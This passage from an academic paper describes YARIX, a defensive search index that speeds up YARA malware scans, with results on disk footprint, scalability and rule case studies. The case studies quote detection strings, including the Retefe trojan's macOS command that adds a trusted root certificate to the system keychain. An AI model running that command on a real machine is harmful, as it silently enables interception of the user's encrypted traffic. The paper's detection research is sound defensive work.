When choosing a suitable value for n we wanted to pick the smallest n that has a reasonable search performance. We empirically validated that $n = 3$ is an unsuitable choice by comparing it against $n = 4$, because it delivered 1421.83 times more candidate files during YARA search. Given that smaller n would only make this worse, we identified $n = 4$ as a lower bound. Regarding larger values for n, we verified that choosing $n = 5$ would almost double the number of unoptimizable rules from 37 to 73. Additionally, the disk footprint would suffer from such a choice. First, there are more unique 5-grams than 4-grams per file that need to be indexed. Second, the posting lists would become more sparse and as a result the delta encoding would not be as efficient. Given that all of this




Figure 6: Disk footprint for different number of groups for $N = 32$M indexed samples ($\varnothing$ = uncompressed, G = grouping was used, δ = delta encoding was used, $G+\delta$ = grouping and delta encoding was used). Lower is better.




Figure 7: Disk footprint for varying number of groups and grouping thresholds for $N = 32$M indexed samples, using $G+\delta+\tau$. Lower is better.

would be further amplified by choosing even larger values, we chose $n = 4$.

4.6 Disk Footprint

To evaluate the disk footprint of YARIX, compare the size of the index for all N samples in different configurations regarding the number of groups and grouping thresholds τ as discussed in Section 3.

We define the size of the index as the accumulated number of bytes it takes to encode all posting lists. In particular, this does not include overhead introduced by the file system or the file format that is used to organize the posting lists. For example, in our test setup we used the ext4 file system and a folder structure `a/b/c` to organize posting lists. Here, `a`, `b` and `c` each represent a byte of a 4-gram and the file `c` uses a custom file format to store the 256 postings lists of all n-grams that share the `abc` prefix. The overhead introduced by this approach is both environment- and implementation specific, but certainly constant and almost negligible for larger indexes. For example, the overhead introduced by the file system is asymptotically constant as we never expect more than 2^{32} posting lists, which was already saturated in the case of the N samples. Moreover, if we used a different file system that supports more files than ext4 we could store each posting list in an individual file and thus would not have the overhead of the custom file format. By not including this overhead we thus make the analysis implementation- and environment independent.

Figure 6 and Figure 7 show the result of this analysis. The former depicts the cases where no grouping threshold was used and the latter includes cases where grouping with delta encoding and a grouping threshold was used. When grouping was applied, we use the 256 largest prime numbers that fit into a certain number of bits to optimize the disk footprint. This means that we have slightly fewer than 2^x groups, which is why we use the "≈" notation in both figures. The choices for both the number of groups and the grouping thresholds present a reasonable range of options depending on the trade-off between disk footprint and search performance, which will be discussed later.

In an uncompressed form, the index requires 281.46% of the space required for all samples. Note that this is already a large improvement over offset-sensitive indexes. This is because assuming 4 byte file IDs without offsets, a file consisting of m bytes has $m-3$ n-grams, which will add $4m-12 \approx 4m$ bytes to the index, because the file ID will be added once for each n-gram. This would yield an overhead of $\approx 400\%$ not accounting for additional overhead required for storing file IDs several times including their positional information. Since YARIX is offset-free, we can abstract from n-grams occurring multiple times, which yields the depicted improvement.

Applying delta encoding reduces the relative size significantly to 149.5%. Grouping further shrinks the required disk space. The smaller the number of groups, the smaller the disk footprint. This can be explained by the fact that the improvement in disk footprint with grouping has two reasons: collisions by chance and less bits required to store group IDs than file IDs. The smallest footprint is 23%, which is achieved by 2^{12} groups with delta encoding. Without delta encoding, 2^{12} groups have a relative size of 49.46%. The largest footprint for grouping with delta encoding and without delta encoding is 92.8% and 56.76% respectively.

However, none of these grouping variants are useful in practice because of their poor search performance (cf. Section 4.4).

Instead, a reasonable choice of the grouping threshold τ (maximum posting list length to apply grouping on) will be required in practice. Choosing a threshold is a trade-off between disk footprint and search performance. The larger the threshold, the more posting lists will be grouped, the better the disk footprint improvement. However, the more posting lists are subject to grouping, the larger the overapproximation, which degrades search performance as we have seen in Section 4.4. The disk footprint of different choices of τ on top of grouping with delta encoding is depicted in Figure 7. We can see that a small threshold like $\tau = 1\,500$ has little effect on the disk footprint as too many posting lists are not subject to grouping. With 2^{16} groups, for example, the footprint is 136.21%, which is only a small improvement over the 149.5% of delta encoding alone. However, we see that the disk footprint is sensitive in the beginning for changes in τ and slows down as τ becomes larger. For example, doubling τ from 1 500 to 3 000 decreases the disk footprint from 136.21% to 90.48%, while doubling it from 5 000 to 10 000 decreases the footprint from 80.91% to 74%. Grouping all posting lists, i.e., $\tau = \infty$ (equivalent to $G + \delta$ cf. Figure 6), would decrease the footprint to 56.76%. By choosing a threshold of $\tau = 5\,000$ we already group 96.31% of all posting lists and by choosing $\tau = 10\,000$ this percentage increases to 98.71% (cf. Figure 10 in the appendix).

4.7 Scalability

One of the core goals of YARIX is scaling to large malware sample databases. Until now, we have evaluated YARIX on a real-world dataset consisting of $N = 32$M samples, but we want to understand how YARIX scales for 2^{32} samples by extrapolating our results. One particular challenge for such an extrapolation is to estimate the distribution of n-grams on a larger sample set. Only the uncompressed index size can be trivially extrapolated, as having kN samples will require roughly k times the space of storing/indexing N samples. However, to extrapolate the compressed disk footprint, we have to study the posting list distributions, as they influence grouping and delta encoding.

To this end, we use combinatorics to estimate the expected number of groups the file IDs of a posting list will belong to. A detailed description of this method and extrapolated figures are given in Appendix A. Overall, this extrapolation confirms that the disk footprint scales linearly also if grouping and delta encoding is applied. Following the intuition that the distribution of n-grams among samples can be extrapolated as described in Appendix A, we have reason to believe that the sub-linear trend of the search performance will continue for larger datasets as well. We already empirically confirmed this assumption in Figure 4 where we indexed differently sized subsets and observed a sub-linear progression in search performance.

5 Case Studies & Future Work

For a small subset of YARA rules, the YARA optimizer of YARIX has not eliminated enough candidates and has left too many files for a sequential YARA scan. While most rules perform well and the filtering by the index does most of the work, applying YARIX to some rules excluded almost no files from the sequential YARA scan. In the following, we study one rule that performed well and the three rules that performed the worst and had no empty result, and discuss the reasons and mitigations for their poor performance.

Case Studies. First, an example that performed well is a YARA rule for the Retefe [16] banking trojan that matches 16 indexed samples. This rule consists of a single `all of them` expression which requires 7 plain strings to be present in the sample. All plain strings are of adequate length and can thus be captured by YARIX. The longest of those is `"security add-trusted-cert -d -r trustRoot -k /Library/Keychains/System.keychain %@"`.
Using YARIX with this string already yields the 16 actual matches.

Next, an example that performed poorly is a rule for the PlugX malware [29]. In this case YARIX filtered a set of 12M candidates and a sequential YARA scan yielded merely 84 actual matches. The condition of the rule is of the form $x_0 \vee x_1 \vee x_2$ and x_0 is `{E8 00 00 00 00 58} at 0`, which requires the x86 instructions `call 0x5 ; pop eax` ("get program counter" gadget) to be present at offset 0 of the sample. Given that YARIX is offset-free and thus has to abstract from the `at` constraint, any file that contains
`E8 00 00 00`, `00 00 00 00` or `00 00 00 58` will be a candidate for sequential YARA scanning. This is the case for almost all 12M files and is thus the culprit of the problem. After reverse-engineering the malware, we found that x_1 and x_2 are used to capture the custom API importing scheme of the malware. Both x_1 and x_2 are characteristic enough to identify the malware, and hence, we removed x_0 from the condition. As a result, the index now yielded the 84 actual matches, which is a perfect optimization.

Another bad performing example is a rule for the Smokeloader malware [26] that delivered roughly 10M candidate files, of which only 2 remained after sequential scanning. The root cause of this is the hex string `53 56 57 8B 7? 0C B? [4] E8 [4] 68 [4] 5?`, which checks for a sequence of x86 instructions. The problem here is that YARIX can only handle the first 4 bytes because of the wildcards. This sequence `53 56 57 8B` is the encoding of `push ebx ; push esi ; push edi; mov ??`, i.e., a series of pushes and moves. This is a common pattern found in binaries and is responsible for almost all 10M candidates. We reverse-engineered the Smokeloader samples of our dataset and additionally acquired more samples and found that the wildcards introduced by the authors do not seem to be necessary. We thus hard-coded some of the offsets and

String Type	#	Optimizable	Optimizable w/o null bytes
Plain	3635	99.48% (3616)	99.09% (3602)
Hex	11753	99.83% (11380)	95.20% (11189)
Regex	91	93.41% (85)	92.31% (84)

Table 2: A breakdown of how removing null bytes affects string optimizability. 31.13% of the rules contain plain strings, 30.13% hex strings, and 1.28% regular expressions.

constants, which reduced the set of candidates to 2. While such hard-coding makes the rule less generic as it now can be evaded by changing an offset, this is merely a theoretical limitation as YARA rules are in general not resistant to this kind of instruction-level obfuscation. In general, any obfuscation or packing attempt to evade YARIX boils down to evading YARA, as YARIX is both sound and complete.

Last, a rule for a dropper of the SnatchLoader [28] malware has 3 matches, but YARIX only manages to narrow down the search to roughly 7M samples. The rule consist of a single `3 of them` expression where `them` refers to 4 hex strings. Two of those strings have no streak of 4 consecutive bytes, which is why YARIX simplifies the expression to `1 of them`. One of the strings has only one streak which is the hex string `00 00 ff 24`, which is responsible for all the 7M candidates. After analyzing the malware, we found that all hex strings by themselves are good and characteristic indications of the custom self-written loader of the malware. We thus decided to remove one of the hex strings that has no streak of 4 consecutive bytes, which simplified the expression to `2 of them`. This caused the number of candidates to drop to the 3 actual matches.

Future Work. Another more general problem are UTF-16 encoded (wide) strings, which are common in Windows applications. YARIX faces the problem that wide strings are mostly used in practice with code points that fit into 8-bits, which makes every second byte a null byte. Consider, for example, the string `nice` which is `6E 69 63 65` in ASCII and `6E 00 69 00 63 00 65 00` in UTF-16LE. The 4-grams of these strings suffer from entropy, as every second byte will be a null byte and is thus more likely to be present in many files as it can be compared to searching for the 2-grams of an ASCII string. This could be solved by not indexing null bytes completely. That is, during indexing and before querying a posting list, all null bytes are removed. This would solve the problem with UTF-16 strings and could potentially also improve disk space as null bytes occur often in binary files. However, stripping null bytes could also lead to cases where not enough consecutive bytes are found in a hex string, for example. We experimented with this idea on a subset of 100 000 samples. Disk footprint was reduced by 46.84% compared to ordinary indexing. Regarding the string optimizability, Table 2 breaks down the types of the strings that are contained in all rules and how the feasibility is affected. As expected, hex strings are affected the most, while the other cases remain rather unchanged by this optimization. We leave a thorough evaluation of this idea as future work.

Overall, these findings make us believe that in practice most YARA rules can be used with YARIX and it is feasible in practice to convert YARA rules to practically equivalent ones in case searches with YARIX require optimization. In particular, if YARIX gets incorporated into an existing workflow, the malware analysts can optimize a rule a priori as opposed to modifications by a third person a posteriori. In the future we plan to investigate to what extent rules can be optimized in an automated fashion. For example, if we have enough samples that match a rule, we could systematically reason about whether or not all wildcards in a string are required if all the matched samples have the same byte at the wildcard position. Similarly, YARIX could be used to automatically generate YARA signatures for a malware family. Given enough samples of the family, shared sequences of bytes could be extracted and YARIX could quickly check if these sequences do not appear in other samples.

6 Related Work

While there are other approaches tackling the problem of searching content in large malware collections [30, 31] using file index technologies, none of these solutions support YARA scanning. Additionally, these approaches show worse performance in both disk space and index build time than YARIX. Related efforts for improving YARA scalability such as KLara [22] parallelize the YARA scans with distributed computing techniques. Apart from being more resource demanding by nature, such efforts also do not offer the same magnitude of speedup in practice (multiple TiB in 30 minutes with KLara vs seconds with YARIX).

So far, academic efforts mainly aimed to improve the scalability of malware analysis and malware detection. For example, several sandboxes [7, 14, 38] provide a framework that allows observing the dynamic behavior of malware in a scalable fashion. Based on these efforts, various refinements focus on the scalability of analyzing special dynamic behaviors, such as evasive behavior [5, 25] or understanding the obfuscation techniques of malware [9, 36]. Similarly, to obtain a better picture of the malware landscape, related work proposed scalable clustering [6, 32] or malware triage [19, 35] approaches. Closer to our goal, scalable approaches to detect special types of malware [23, 41, 42] have been proposed. While there are a few scalable methodologies proposed that operate statically [18, 24], the majority of these efforts operate in a dynamic analysis setting. Dynamic analysis has, however, an inherent cost associated with it that cannot be compared to our case, as we do not perform any execution or emulation of the malware. Finally, also related are malware signature generators [1, 8, 12] that automatically try to create (YARA) rules for malware analysis. Our approach is orthogonal to

these solutions and tackles a different problem, i.e., scaling complex static malware signatures to large malware data sets.

One of our main contributions is a scalable and efficient search methodology that can be used with arbitrary rules specified in YARA, a widely-used industry standard. We therefore present the first malware search methodology that retains full compatibility to off-the-shelf YARA rules. Earlier attempts to efficiently index malware have taken different directions and lack such support. Hu *et al.* [17] propose a system called Symantec Malware Indexing Tree (SMIT) that indexes malware using their function-call graphs. Function-call graphs are a high-level abstraction of malware and thus creating and processing them is relatively costly. Jin *et al.* [20] propose BIGGREP, a file index for malware. The authors also use an offset-free inverted *n*-gram index and a similar delta encoding scheme. However, BIGGREP is restricted to plain *n*-gram string search only and does not support any sort of rule language (such as YARA) or more complex constructs (such as regular expressions). That is, our contribution goes beyond providing just an index. When looking at the index itself, there are further differences between YARIX and BIGGREP. First, we introduce file ID grouping, an effective compression methodology that reduces the disk footprint by over 45% while maintaining search performance. Second, our optimal variable length encoding is superior to the static 7-bit encoding used by Jin *et al.*. The disk footprint reported by Jin *et al.* is thus significantly higher than ours. In BIGGREP, storing the posting lists requires up to 700% of the disk space of the indexed samples. With YARIX, we have shown that the expected relative disk space for 2^{32} samples is much smaller: 149.5% without grouping and 74% with grouping. Third, the index query time of YARIX outperforms the related work. Jin *et al.* mention that querying the string `\drivers\mrxcls.sys` requires 17.38 seconds, which only takes 0.8 seconds with YARIX. When accounting for the fact that Jin *et al.* have indexed 6 million fewer samples than we did, YARIX is over 26 times faster and thus poses a major improvement.

The challenge to efficiently compress indexes has been explored in depth outside of the security community. Wang *et al.* [37] give a complete overview of the different techniques that have been developed in the past decades. Most of the presented techniques are based on a simple variable delta encoding [11] similar to our version, although we use the optimal bit encoding. The objective of these different methods is, however, usually more targeted towards micro optimizing the encoding and decoding. For example GroupVB [13] is an optimized version of variable delta encoding that aims at microarchitectural improvements to reduce branches taken by the CPU. Another example is PForDelta [43] that works by collecting blocks of deltas by choosing the smallest b in the block such that a majority of the deltas can be encoded in b bits. The optimized versions of PForDelta, i.e., NewPForDelta [39], OptPforDelta [39], and SIMDPforDelta [27] are based on the same compression principle and only aim at encoding and decoding performance. This is different to our file ID grouping method that is more targeted towards improving the disk footprint using a justifiable over-approximation. Existing lossy index compression approaches mainly rely on bloom filters, which however cannot be used to intersect and thus reduce the set of search candidates across multiple combined searches—a vital aspect of our novel grouping.

7 Conclusion

We presented YARIX, a novel YARA search engine that significantly optimizes searches for malware files with arbitrary off-the-shelf YARA rules. We introduced a methodology to convert YARA rules into search terms that can be fed to the inverted *n*-gram index of YARIX to optimize YARA searches. Our evaluation of YARIX demonstrates that its inverted *n*-gram index can drastically reduce the files that have to be scanned sequentially. At the same time, the index footprint is reasonably small due to several compression techniques used including a novel grouping-based compression scheme. That is, while optimizing YARA searches by five orders of magnitude, only 74% of the accumulated disk space of all samples is required to store the inverted *n*-gram index of YARIX.

Availability

The YARIX reference implementation can be obtained at https://github.com/mbrengel/yarix.

Acknowledgments

We would like to thank the anonymous USENIX reviewers of this paper as well as Giuliano Schneider, Benedikt Birtel and the anonymous AEC reviewers for testing YARIX. We would also like to thank VirusShare and our anonymous partners from the AV industry who supplied us with malware samples. Our thanks also goes to Veelasha Moonsamy for shepherding this paper. Finally, we would like to thank Tillmann Werner for initial brainstorming about the general problem in summer 2018. We apologize for neglecting your idea to use prefix trees to solve this problem.

References

[1] Mohannad Alhanahnah, Qicheng Lin, Qiben Yan, Ning Zhang, and Zhenxiang Chen. Efficient Signature Generation for Classifying Cross-Architecture IoT Malware. In *Conference on Communications and Network Security (CNS)*, 2018. doi:10.1109/cns.2018.8433203.

[2] Victor Manuel Alvarez. YARA – The pattern matching swiss knife for malware researchers, 2020. URL: https://virustotal.github.io/yara/.

[3] AV-TEST. Malware Statistics & Trends Report, 2020. Last accessed at: June 19, 2020. URL: https://www.av-test.org/en/statistics/malware/.

[4] Ricardo A. Baeza-Yates and Berthier Ribeiro-Neto. *Modern Information Retrieval*. Addison-Wesley Longman Publishing Co., Inc., 1999.

[5] Davide Balzarotti, Marco Cova, Christoph Karlberger, Christopher Kruegel, Engin Kirda, and Giovanni Vigna. Efficient Detection of Split Personalities in Malware. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2010.

[6] Ulrich Bayer, Paolo Milani Comparetti, and Engin Kirda. Scalable, Behavior-Based Malware Clustering. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2009.

[7] Ulrich Bayer, Imam Habibi, Davide Balzarotti, Engin Kirda, and Christopher Kruegel. A View on Current Malware Behaviors. In *Proceedings of the USENIX Workshop on Large-Scale Exploits and Emergent Threats (USENIX LEET)*, 2009.

[8] Felix Bilstein and Daniel Plohman. YARA-Signator: Automated Generation of Code-based YARA Rules. *The Journal on Cybercrime & Digital Investigations*, 2019. doi:10.18464/CYBIN.V5I1.24.

[9] Binlin Cheng, Jiang Ming, Jianmin Fu, Guojun Peng, Ting Chen, Xiaosong Zhang, and Jean-Yves Marion. Towards Paving the Way for Large-Scale Windows Malware Analysis: Generic Binary Unpacking with Orders-of-Magnitude Performance Boost. In *Proceedings of the Conference on Computer and Communications Security (CCS)*, 2018. doi:10.1145/3243734.3243771.

[10] CrowdStrike. Meet The Threat Actors: List of APTs and Adversary Groups, 2019. Last accessed at: June 19, 2020. URL: https://www.crowdstrike.com/blog/meet-the-adversaries/.

[11] Doug Cutting and Jan Pedersen. Optimization for Dynamic Inverted Index Maintenance. In *Proceedings of the Annual International Conference on Research and Development in Information Retrieval (SIGIR)*, 1990. doi:10.1145/96749.98245.

[12] Omid E. David and Nathan S. Netanyahu. DeepSign: Deep learning for automatic malware signature generation and classification. In *International Joint Conference on Neural Networks (IJCNN)*, 2015. doi:10.1109/ijcnn.2015.7280815.

[13] Jeffrey Dean. Challenges in Building Large-scale Information Retrieval Systems: Invited Talk. In *Proceedings of the International Conference on Web Search and Data Mining (WDSM)*, 2009. doi:10.1145/1498759.1498761.

[14] Artem Dinaburg, Paul Royal, Monirul Sharif, and Wenke Lee. Ether: Malware Analysis via Hardware Virtualization Extensions. In *Proceedings of the Conference on Computer and Communications Security (CCS)*, 2008. doi:10.1145/1455770.1455779.

[15] FireEye. Advanced Persistent Threat Groups, 2020. Last accessed at: June 19, 2020. URL: https://www.fireeye.com/current-threats/apt-groups.html.

[16] Jaromír Hořejší. The evolution of the Retefe banking Trojan, 2016. Last accessed at: June 19, 2020. URL: https://blog.avast.com/the-evolution-of-the-retefe-banking-trojan.

[17] Xin Hu, Tzi cker Chiueh, and Kang G. Shin. Large-Scale Malware Indexing Using Function-Call Graphs. In *Proceedings of the Conference on Computer and Communications Security (CCS)*, 2009. doi:10.1145/1653662.1653736.

[18] Xin Hu, Kang G. Shin, Sandeep Bhatkar, and Kent Griffin. MutantX-S: Scalable Malware Clustering Based on Static Features. In *Proceedings of the USENIX Annual Technical Conference (USENIX ATC)*, 2013.

[19] Jiyong Jang, David Brumley, and Shobha Venkataraman. BitShred: Feature Hashing Malware for Scalable Triage and Semantic Analysis. In *Proceedings of the Conference on Computer and Communications Security (CCS)*, 2011. doi:10.1145/2046707.2046742.

[20] Wesley Jin, Charles Hines, Cory Cohen, and Priya Narasimhan. A Scalable Search Index for Binary Files. In *Proceedings of the International Conference on Malicious and Unwanted Software (MALWARE)*, 2012. doi:10.1109/malware.2012.6461014.

[21] Kaspersky. Targeted cyberattacks logbook, 2018. Last accessed at: June 19, 2020. URL: https://apt.securelist.com/#!/threats/.

[22] Kaspersky. Klara, 2020. URL: https://github.com/KasperskyLab/klara.

[23] Amin Kharaz, Sajjad Arshad, Collin Mulliner, William Robertson, and Engin Kirda. UNVEIL: A Large-Scale, Automated Approach to Detecting Ransomware. In *Proceedings of the USENIX Security Symposium (USENIX Security)*, 2016.

[24] Dhilung Kirat, Lakshmanan Nataraj, Giovanni Vigna, and B. S. Manjunath. SigMal: A Static Signal Processing Based Malware Triage. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*, 2013. doi:10.1145/2523649.2523682.

[25] Dhilung Kirat and Giovanni Vigna. MalGene: Automatic Extraction of Malware Analysis Evasion Signature. In *Proceedings of the Conference on Computer and Communications Security (CCS)*, 2015. doi:10.1145/2810103.2813642.

[26] Lastline. An Analysis of PlugX Malware, 2013. Last accessed at: June 19, 2020. URL: https://www.lastline.com/labsblog/an-analysis-of-plugx-malware/.

[27] D. Lemire and L. Boytsov. Decoding billions of integers per second through vectorization. *Software: Practice and Experience*, 45(1):1–29, may 2013. doi:10.1002/spe.2203.

[28] Malpedia. SnatchLoader, 2019. Last accessed at: June 19, 2020. URL: https://malpedia.caad.fkie.fraunhofer.de/details/win.snatch_loader.

[29] Malpedia. SmokeLoader, 2020. Last accessed at: June 19, 2020. URL: https://malpedia.caad.fkie.fraunhofer.de/details/win.smokeloader.

[30] Andrei Mihalca and Ciprian Oprişa. Full Content Search in Malware Collections. In *IOSec 2018*, 2019. doi:10.1007/978-3-030-12085-6_12.

[31] Andrei Mihalca, Ciprian Oprisa, and Rodica Potolea. Hunting for Malware Code in Massive Collections. In *International Conference on Automation, Quality and Testing, Robotics (AQTR)*, 2020. doi:10.1109/aqtr49680.2020.9129948.

[32] Roberto Perdisci, Davide Ariu, and Giorgio Giacinto. Scalable fine-grained behavioral clustering of HTTP-based malware. *Computer Networks*, 2013. doi:10.1016/j.comnet.2012.06.022.

[33] Daniel Plohmann, Martin Clauß, Steffen Enders, and Elmar Padilla. Malpedia: A Collaborative Effort to Inventorize the Malware Landscape. *The Journal on Cybercrime & Digital Investigations*, 2017. doi:10.18464/CYBIN.V3I1.17.

[34] Christian Rossow, Christian J. Dietrich, Chris Grier, Christian Kreibich, Vern Paxson, Norbert Pohlmann, Herbert Bos, and Maarten van Steen. Prudent Practices for Designing Malware Experiments: Status Quo and Outlook. In *Proceedings of the Symposium on Security and Privacy (S&P)*, 2012. doi:10.1109/sp.2012.14.

[35] Shanhu Shang, Ning Zheng, Jian Xu, Ming Xu, and Haiping Zhang. Detecting Malware Variants via Function-call Graph Similarity. In *Proceedings of the International Conference on Malicious and Unwanted Software (MALWARE)*, 2010. doi:10.1109/malware.2010.5665787.

[36] Xabier Ugarte-Pedrero, Davide Balzarotti, Igor Santos, and Pablo G. Bringas. SoK: Deep Packer Inspection: A Longitudinal Study of the Complexity of Run-Time Packers. In *Proceedings of the Symposium on Security and Privacy (S&P)*, 2015. doi:10.1109/sp.2015.46.

[37] Jianguo Wang, Chunbin Lin, Yannis Papakonstantinou, and Steven Swanson. An Experimental Study of Bitmap Compression vs. Inverted List Compression. In *Proceedings of the International Conference on Management of Data (SIGMOD)*, 2017. doi:10.1145/3035918.3064007.

[38] Carsten Willems, Thorsten Holz, and Felix Freiling. Toward Automated Dynamic Malware Analysis Using CWSandbox. *IEEE Security and Privacy Magazine*, 2007. doi:10.1109/msp.2007.45.

[39] Hao Yan, Shuai Ding, and Torsten Suel. Inverted Index Compression and Query Processing with Optimized Document Ordering. In *Proceedings of the International Conference on World Wide Web (WWW)*, 2009. doi:10.1145/1526709.1526764.

[40] YaraRules. YaraRules Project, 2018. Last accessed at: June 19, 2020. URL: https://yararules.com.

[41] Lun-Pin Yuan, Wenjun Hu, Ting Yu, Peng Liu, and Sencun Zhu. Towards Large-Scale Hunting for Android Negative-Day Malware. In *Proceedings of the International Symposium on Research in Attacks, Intrusions, and Defenses (RAID)*, 2019.

[42] Ziyun Zhu and Tudor Dumitras. FeatureSmith: Automatically Engineering Features for Malware Detection by Mining the Security Literature. In *Proceedings of the Conference on Computer and Communications Security (CCS)*, 2016. doi:10.1145/2976749.2978304.

[43] Marcin Zukowski, Sandor Heman, Niels Nes, and Peter Boncz. Super-Scalar RAM-CPU Cache Compression. In *International Conference on Data Engineering (ICDE)*, 2006. doi:10.1109/icde.2006.150.

A Extrapolation to Larger Datasets

Given a posting list of k out of N file IDs and P number of groups, the expected number of occupied groups within that posting list is given by:

$$P - P\left(1 - \frac{1}{P}\right)^k \tag{4}$$

Note that Equation (4) is slightly inaccurate as it does not account for the different prime numbers P that are actually used during grouping. This problem is minor, however, as the difference between the smallest and the largest group modulus becomes negligibly small relative to P.

Then, to account for delta encoding, we estimate the distribution of the pairwise differences to approximate the expected encoding costs. For example, if we use 7-bit encoding, we can encode the differences between 1 and $2^7 - 1 = 127$ (inclusive) with 8 bits, the differences between 2^7 and $2^{2\cdot7} - 1$ with 16 bits, and so on. We only need to know how many differences we expect in these ranges. Formally, this can be tackled as follows: Let a (sorted) posting list of an index over N samples consist of ℓ file IDs between 0 and N, i.e.: $0 \leq f_0 < f_1 < \ldots < f_{\ell-1} < N$. Furthermore, let $\delta_i = f_{i+1} - f_i$ for $0 \leq i < l - 1$ be the pairwise differences that will be encoded. The distribution of those pairwise differences, i.e., the probability that some δ_i equals some fixed difference $\delta \in [1, N-1]$ is given by:

$$\Pr(\delta_i = \delta) = \frac{\binom{N-\delta}{\ell-1}}{\binom{N}{\ell}}. \tag{5}$$

Given that Equation (5) is independent of i and that there are $\ell - 1$ pairwise differences, the expected number of δ_i such that $\delta_i = \delta$ is $(l-1)\Pr(\delta_i = \delta)$. This can be used to compute the expected number of deltas between 1 and some upper limit k:

$$R(\ell, k) = \sum_{\delta=1}^{k} (\ell - 1)\Pr(\delta_i = \delta) \tag{6}$$

$$= \frac{(1-\ell)(N-k)!(N-\ell)!}{N!(N-k-\ell)!} + \ell - 1 \tag{7}$$

$$= (\ell - 1)\left(1 - \prod_{i=1}^{a} \frac{N - (a+b-i)}{N-(a-i)}\right), \tag{8}$$

where $a = \min(k, \ell)$ and $b = \max(k, \ell)$. Now, $R(\ell, k)$ can be used to estimate the costs. For example, there will be $R(\ell, 2^7 - 1)$ pairwise differences that can be encoded with 8 bits and $R(\ell, 2^{2\cdot7} - 1) - R(\ell, 2^7 - 1)$ that can be encoded with 16 bits using 7-bit encoding.




Figure 8: Disk footprint for different number of groups for $N = 2^{32}$ indexed samples ($\varnothing$ = uncompressed, G = with grouping, δ = with delta encoding, $G + \delta$ = with grouping + delta encoding). Lower is better.

Finally, we apply Equation (8) and Equation (4) on the expected distribution of posting list sizes. To do so, we extrapolate the distribution shown in the CDF in Figure 10. That is, if we have y posting lists of size x for N samples, then we will have y posting lists of size kx for kN samples. We verified that this extrapolation is reasonable by applying it to 10^6 samples to estimate 32M samples.

The results of this extrapolation are depicted in Figure 8 and Figure 9, which are the counterparts of Figure 6 and Figure 7, respectively, extrapolated to $N = 2^{32}$ samples. The number of groups and the grouping thresholds are also extrapolated accordingly. As previously stated, the relative overhead of the uncompressed footprint does not change. The delta encoding footprint also does not change. The footprint of grouping alone is much larger, e.g., 158.36% for 2^{26} groups compared to the 92.8% for 2^{16} groups in Figure 6. This is because of the fact that larger number of groups implies wider group IDs, i.e., storing 2^x groups requires x bit per group. Interestingly, this is overcompensated by applying delta encoding, as it decreases the disk footprint by about 9% compared to the case of $N = 32$M samples. Regarding grouping plus delta encoding, the relative disk footprint of choosing 2^{26} groups yields a relative disk footprint of 87.65%. The same trend can be witnessed in Figure 9 which plots the footprint for different values of τ. Choosing $\tau = 10^7$ yields a footprint of 93.71% for 2^{26} groups.




Figure 9: Disk footprint for different number of groups and different grouping thresholds for $N = 2^{32}$ indexed samples. In all experiments $G + \delta + \tau$ was used. Lower is better.

